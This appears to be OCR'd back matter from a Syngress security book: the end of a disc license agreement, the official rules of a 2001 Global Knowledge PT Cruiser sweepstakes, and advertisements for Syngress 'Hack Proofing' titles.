PROPRIETARY RIGHTS; RESTRICTIONS ON USE AND TRANSFER: All rights (including patent and copyright) in and to the Product are owned by Syngress and its licensors. You are the owner of the enclosed disc on which the Product is recorded. You may not use, copy, decompile, disassemble, reverse engineer, modify, reproduce, create derivative works, transmit, distribute, sublicense, store in a database or retrieval system of any kind, rent or transfer the Product, or any portion thereof, in any form or by any means (including electronically or otherwise) except as expressly provided for in this License Agreement. You must reproduce the copyright notices, trademark notices, legends and logos of Syngress and its licensors that appear on the Product on the back-up copy of the Product which you are permitted to make hereunder. All rights in the Product not expressly granted herein are reserved by Syngress and its licensors.

TERM: This License Agreement is effective until terminated. It will terminate if you fail to comply with any term or condition of this License Agreement. Upon termination, you are obligated to return to Syngress the Product together with all copies thereof and to purge and destroy all copies of the Product included in any and all systems, servers and facilities.

DISCLAIMER OF WARRANTY: THE PRODUCT AND THE BACK-UP COPY OF THE PRODUCT ARE LICENSED "AS IS". SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO WARRANTIES, EXPRESS OR IMPLIED, AS TO RESULTS TO BE OBTAINED BY ANY PERSON OR ENTITY FROM USE OF THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO EXPRESS OR IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR USE WITH RESPECT TO THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. IN ADDITION, SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO WARRANTY REGARDING THE ACCURACY, ADEQUACY OR COMPLETENESS OF THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. NEITHER SYNGRESS, ANY OF ITS LICENSORS, NOR THE AUTHORS WARRANT THAT THE FUNCTIONS CONTAINED IN THE PRODUCT WILL MEET YOUR REQUIREMENTS OR THAT THE OPERATION OF THE PRODUCT WILL BE UNINTERRUPTED OR ERROR FREE. YOU ASSUME THE ENTIRE RISK WITH RESPECT TO THE QUALITY AND PERFORMANCE OF THE PRODUCT.

LIMITED WARRANTY FOR DISC: To the original licensee only, Syngress warrants that the enclosed disc on which the Product is recorded is free from defects in materials and workmanship under normal use and service for a period of ninety (90) days from the date of purchase. In the event of a defect in the disc covered by the foregoing warranty, Syngress will replace the disc.

LIMITATION OF LIABILITY: NEITHER SYNGRESS, ITS LICENSORS NOR THE AUTHORS SHALL BE LIABLE FOR ANY INDIRECT, INCIDENTAL, SPECIAL, PUNITIVE, CONSEQUENTIAL OR SIMILAR DAMAGES, SUCH AS BUT NOT LIMITED TO, LOSS OF ANTICIPATED PROFITS OR BENEFITS, RESULTING FROM THE USE OR INABILITY TO USE THE PRODUCT EVEN IF ANY OF THEM HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. THIS LIMITATION OF LIABILITY SHALL APPLY TO ANY CLAIM OR CAUSE WHATSOEVER WHETHER SUCH CLAIM OR CAUSE ARISES IN CONTRACT, TORT, OR OTHERWISE. Some states do not allow the exclusion or limitation of indirect, special or consequential damages, so the above limitation may not apply to you.

U.S. GOVERNMENT RESTRICTED RIGHTS. If the Product is acquired by or for the U.S. Government then it is provided with Restricted Rights. Use, duplication or disclosure by the U.S. Government is subject to the restrictions set forth in FAR 52.227-19. The contractor/manufacturer is Syngress Publishing, Inc. at 800 Hingham Street, Rockland, MA 02370.

GENERAL: This License Agreement constitutes the entire agreement between the parties relating to the Product. The terms of any Purchase Order shall have no effect on the terms of this License Agreement. Failure of Syngress to insist at any time on strict compliance with this License Agreement shall not constitute a waiver of any rights under this License Agreement. This License Agreement shall be construed and governed in accordance with the laws of the State of Massachusetts. If any provision of this License Agreement is held to be contrary to law, that provision will be enforced to the maximum extent permissible and the remaining provisions will remain in full force and effect.

***If you do not agree, please return this product to the place of purchase for a refund.**

Enter the Global Knowledge PT Cruiser Sweepstakes

This sweepstakes is open only to legal residents of the United States who are Business to Business MIS/IT managers or staff and training decision makers, that are 18 years of age or older at time of entry. Void in Florida & Puerto Rico.

OFFICIAL RULES

No Purchase or Transaction Necessary To Enter or Win, purchasing will not increase your chances of winning.

1. How to Enter: Sweepstakes begins at 12:00:01 AM ET May 1, 2001 and ends 12:59:59 PM ET December 31, 2001 the ("Promotional Period"). There are four ways to enter to win the Global Knowledge PT Cruiser Sweepstakes: Online, at Trade shows, by mail or by purchasing a course or software. Entrants may enter via any of or all methods of entry.

[1] To be automatically entered online, visit our web at www.globalknowledge.com click on the link named Cruiser and complete the registration form in its entirety. All online entries must be received by 12:59:59 PM ET December 31, 2001. Only one online entry per person, per e-mail address. Entrants must be the registered subscriber of the e-mail account by which the entry is made.

[2] At the various trade shows, during the promotional period by scanning your admission badge at our Global Knowledge Booth. All entries must be made no later than the close of the trade shows. Only one admission badge entry per person.

[3] By mail or official entry blank available at participating book stores throughout the promotional period. Complete the official entry blank or hand print your complete name and address and day & evening telephone # on a 3"x5" card, and mail to: Global Knowledge PT Cruiser Sweepstakes, P.O. Box 4012 Grand Rapids, MN 55730-4012. Entries must be postmarked by 12/31/01 and received by 1/07/02. Mechanically reproduced entries will not be accepted. Only one mail in entry per person.

[4] By purchasing a training course or software during the promotional period: online at http://www.globalknowledge.com or by calling 1-800-COURSES, entrants will automatically receive an entry onto the sweepstakes. Only one purchase entry per person.

All entries become the property of the Sponsor and will not be returned. Sponsor is not responsible for stolen, lost, late, misdirected, damaged, incomplete, illegible entries or postage due mail.

2. Drawings: There will be five [5] bonus drawings and one [1] prize will be awarded in each bonus drawing. To be eligible for the bonus drawings, on-line entries, trade show entries and purchase entries must be received as of the dates listed on the entry chart below in order to be eligible for the corresponding bonus drawing. Mail in entries must be postmarked by the last day of the bonus period, except for the month ending 9/30/01 where mail in entries must be postmarked by 10/1/01 and received one day prior to the drawing date indicated on the entry

chart below. Only one bonus prize per person or household for the entire promotion period. Entries eligible for one bonus drawing will not be included in subsequent bonus drawings.

Bonus Drawings	Month starting/ending 12:00:01 AM ET/11:59:59 PM ET	Drawing Date on or about
1	5/1/01-7/31/01	8/8/01
2	8/1/01-8/31/01	9/11/01
3	9/1/01-9/30/01	10/10/01
4	10/1/01-10/31/01	11/9/01
5	11/1/01-11/30/01	12/11/01

There will also be a grand prize drawing in this sweepstakes. The grand prize drawing will be conducted on January 8, 2002 from all entries received. Bonus winners are eligible to win the Grand prize.

All random sweepstakes drawings will be conducted by Marden-Kane, Inc. an independent judging organization whose decisions are final. All prizes will be awarded. The estimated odds of winning each bonus drawing are 1:60,000, for the first drawing and 1:20,000 for the second, third, fourth and fifth drawings, and the estimated odds of winning the grand prize drawing is 1:100,000. However the actual odds of winning will depend upon the total number of eligible entries received for each bonus drawing and grand prize drawings.

3. Prizes: Grand Prize: One (1) PT Cruiser 2002 model Approx. Retail Value (ARV) $18,000. Winner may elect to receive the cash equivalent in lieu of the car. Bonus Prizes: Five (5), awarded one (1) per bonus period. Up to $1,400.00 in self paced learning products ARV up to $1,400.00 each.

No substitutions, cash equivalents, except as noted, or transfers of the prize will be permitted except at the sole discretion of the Sponsor, who reserves the right to substitute a prize of equal or greater value in the event an offered prize is unavailable for any reason. Winner is responsible for payment of all taxes on the prize, license, registration, title fees, insurance, and for any other expense not specifically described herein. Winner must have and will be required to furnish proof of a valid driver's license. Manufacturers warranties and guarantees apply.

4. Eligibility: This sweepstakes is open only to legal residents of the United States, except Florida and Puerto Rico residents who are Business to Business MIS/IT managers or staff and training decision makers, that are 18 years of age or older at the time of entry. Employees of Global Knowledge Network, Inc and its subsidiaries, advertising and promotion agencies including Marden-Kane, Inc., and immediate families (spouse, parents, children, siblings and their respective spouses) living in the same household as employees of these organizations are ineligible. Sweepstakes is void in Florida and Puerto Rico and is subject to all applicable federal, state and local laws and regulations. By participating, entrants agree to be bound by the official rules and accept decisions of judges as final in all matters relating to this sweepstakes.

5. Notification: Winners will be notified by certified mail, return receipt requested, and may be required to complete and sign an Affidavit of Eligibility/Liability Release and, where legal, a Publicity Release, which must be returned, properly executed, within fourteen (14) days of


issuance of prize notification. If these documents are not returned properly executed or are returned from the post office as undeliverable, the prize will be forfeited and awarded to an alternate winner. Entrants agree to the use of their name, voice and photograph/likeness for advertising and promotional purposes for this and similar promotions without additional compensation, except where prohibited by law.

6. Limitation of Liability: By participating in the Sweepstakes, entrants agree to indemnify and hold harmless the Sponsor, Marden-Kane, Inc. their affiliates, subsidiaries and their respective agents, representatives, officers, directors, shareholders and employees (collectively, "Releasees") from any injuries, losses, damages, claims and actions of any kind resulting from or arising from participation in the Sweepstakes or acceptance, possession, use, misuse or nonuse of any prize that may be awarded. Releasees are not responsible for printing or typographical errors in any instant win game related materials; for stolen, lost, late, misdirected, damaged, incomplete, illegible entries; or for transactions, or admissions badge scans that are lost, misdirected, fail to enter into the processing system, or are processed, reported, or transmitted late or incorrectly or are lost for any reason including computer, telephone, paper transfer, human, error; or for electronic, computer, scanning equipment or telephonic malfunction or error, including inability to access the Site. If in the Sponsor's opinion, there is any suspected or actual evidence of electronic or non-electronic tampering with any portion of the game, or if computer virus, bugs, unauthorized intervention, fraud, actions of entrants or technical difficulties or failures compromise or corrupt or affect the administration, integrity, security, fairness, or proper conduct of the sweepstakes the judges reserve the right at their sole discretion to disqualify any individual who tampers with the entry process and void any entries submitted fraudulently, to modify or suspend the Sweepstakes, or to terminate the Sweepstakes and conduct a random drawing to award the prizes using all non-suspect entries received as of the termination date. Should the game be terminated or modified prior to the stated expiration date, notice will be posted on http://www.globalknowledge.com. Any attempt by an entrant or any other individual to deliberately damage any web site or undermine the legitimate operation of the promotion is a violation of criminal and civil laws and should such an attempt be made, the sponsor reserves the right to seek damages and other remedies from any such person to the fullest extent permitted by law. Any attempts by an individual to access the web site via a bot script or other brute force attack or any other unauthorized means will result in the IP address becoming ineligible. Use of automated entry devices or programs is prohibited.

7. Winners List: For the name of the winner visit our website www.globalknowledge.com on January 31, 2002.

8. Sponsor: Global Knowledge Network, Inc., 9000 Regency Parkway, Cary, NC 27512. Administrator: Marden-Kane, Inc. 36 Maple Place, Manhasset, NY 11030.

SYNGRESS SOLUTIONS...



AVAILABLE NOW
ORDER at
www.syngress.com

HACK PROOFING YOUR NETWORK INTERNET TRADECRAFT

Systems and software packages are being connected to the Internet at an astounding rate. Many of these systems and packages were not designed with security in mind. IT professionals need to keep their systems secure: this book shows them how to make a meaningful security assessment of their own systems, by helping them to think like a hacker. Using forensics-based analysis, this book gives the reader crucial insights into security, classes of attack, diffing, decrypting, session hijacking, client and server holes, and choosing secure systems.

ISBN: 1-928994-15-6

Price: $49.95 US, $77.95 CAN


AVAILABLE NOW
ORDER at
www.syngress.com


Hack Proofing Your E-commerce Site

From the authors of the bestselling Hack Proofing Your Network. E-Commerce giants, previously thought to be impenetrable are now being exposed as incredibly vulnerable. This book gives e-commerce architects and engineers insight into the tools and techniques used by hackers to compromise sites. The security of e-commerce sites is even more imperative than non-commerce sites, because of the added responsibility of maintaining customers' personal and financial information. The book will provide web architects and engineers all the information they need to design and implement security measures.

ISBN: 1-928994-27-X

Price: $49.95 US, $77.95 CAN





AVAILABLE MAY 2001
ORDER at
www.syngress.com

HACK PROOFING LINUX: A GUIDE TO OPEN SOURCE SECURITY

In spite of the ups and downs of the .com industry, Open Source software has become a viable alternative to commercial companies such as Microsoft, Sun, and IBM. As a networking professional, it is in your best interest to understand some of the more important security applications and services that have become available in the Open Source movement. You will receive detailed information on how to use products such as Bastille and Sudo to ensure your system's services and the root account are as secure as possible.

ISBN: 1-928994-34-2

Price: $49.95 US, $77.95 CAN; includes Wallet CD



solutions@syngress.com

SYNGRESS®